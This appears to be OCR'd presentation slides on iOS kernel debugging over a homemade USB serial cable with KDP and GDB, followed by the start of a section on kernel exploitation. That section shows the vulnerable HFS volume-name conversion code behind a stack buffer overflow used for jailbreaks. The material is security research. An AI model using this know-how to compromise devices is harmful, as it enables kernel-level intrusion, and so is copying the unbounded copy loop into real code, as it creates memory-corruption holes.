





Ingredients (IV)


- USB cables
- type A -> mini type B
- provides us with wires and connectors
- costs a few EUR





Final USB and USB Serial Cable






- attaching a USB type A connector to the USB pins is very usefull
- we can now do SSH over USB
- and kernel debug via serial line at the same time

GDB and iOS KDP

- GDB comming with the iOS SDK has ARM support
- it also has KDP support
- however it can only speak KDP over UDP
- KDP over serial is not supported

KDP over serial

- KDP over serial is sending fake ethernet UDP over serial
- SerialKDPProxy by David Elliott is able to act as serial/UDP proxy




```
$ SerialKDPProxy /dev/tty.usbserial-A600exos
Opening Serial
Waiting for packets, pid=362
^@AppleS5L8930XIO::start: chip-revision: C0
AppleS5L8930XIO::start: PIO Errors Enabled
AppleARMPL192VIC::start: _vicBaseAddress = 0xccaf5000
AppleS5L8930XGPIOIC::start: gpioicBaseAddress: 0xc537a000
AppleARMPerformanceController::traceBufferCreate: _pcTraceBuffer: 0xcca3a000 ...
AppleS5L8930XPerformanceController::start: _pcBaseAddress: 0xccb3d000
AppleARMPerformanceController configured with 1 Performance Domains
AppleS5L8900XI2SController::start: i2s0 i2sBaseAddress: 0xcb3ce400 i2sVersion: 2
...
AppleS5L8930XUSBPhy::start : registers at virtual: 0xcb3d5000, physical: 0x86000000
AppleVXD375 - start (provider 0x828bca00)
AppleVXD375 - compiled on Apr  4 2011 10:19:48
```

Activating KDP on the iPhone

- KDP is only activated if the boot-arg "debug" is set
- boot-args can be set with e.g. redsn0w 0.9.8b4
- or faked with a custom kernel
- patch your kernel to get into KDP anytime (e.g. breakpoint in unused syscall)

Name	Value	Meaning
DB_HALT	0x01	Halt at boot-time and wait for debugger attach.
DB_KPRT	0x08	Send kernel debugging kprintf output to serial port.
...	...	Other values might work but might be complicated to use.

Using GDB...



```
$ /Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gdb -arch armv7 \
        kernelcache.iPod4,1_4.3.2_8H7.symbolized
GNU gdb 6.3.50-20050815 (Apple version gdb-1510) (Fri Oct 22 04:12:10 UTC 2010)
...
(gdb) target remote-kdp
(gdb) attach 127.0.0.1
Connected.
(gdb) i r
r0             0x00
r1             0x11
r2             0x00
r3             0x11
r4             0x00
r5             0x8021c814    -2145269740
r6             0x00
r7             0xc5a13efc    -979288324
r8             0x00
r9             0x27     39
r10            0x00
r11            0x00
r12            0x802881f4    -2144828940
sp             0xc5a13ee4    -979288348
lr             0x8006d971    -2147034767
pc             0x8006e110    -2147032816
```

Part III

Kernel Exploitation - Stack Buffer Overflow

HFS Legacy Volume Name Stack Buffer Overflow

- Credits: pod2g
- triggers when a HFS image with overlong volume name is mounted
- stack based buffer overflow in a character conversion routine
- requires root permissions
- used to untether iOS 4.2.1 - 4.2.8

HFS Legacy Volume Name Stack Buffer Overflow

```
int mac_roman_to_unicode(const Str31 hfs_str, UniChar *uni_str,
                __unused u_int32_t maxCharLen, u_int32_t *unicodeChars)
{
    ...
    p = hfs_str;
    u = uni_str;

    *unicodeChars = pascalChars = *(p++);   /* pick up length byte */

    while (pascalChars--) {
        c = *(p++);

        if ( (int8_t) c >= 0 ) {        /* check if seven bit ascii */
            *(u++) = (UniChar) c;   /* just pad high byte with zero */
        } else { /* its a hi bit character */
            UniChar uc;

            c &= 0x7F;
            *(u++) = uc = gHiBitBaseUnicode[c];
            ...
        }
    }
    ...
```

maxCharLen parameter
available but unused

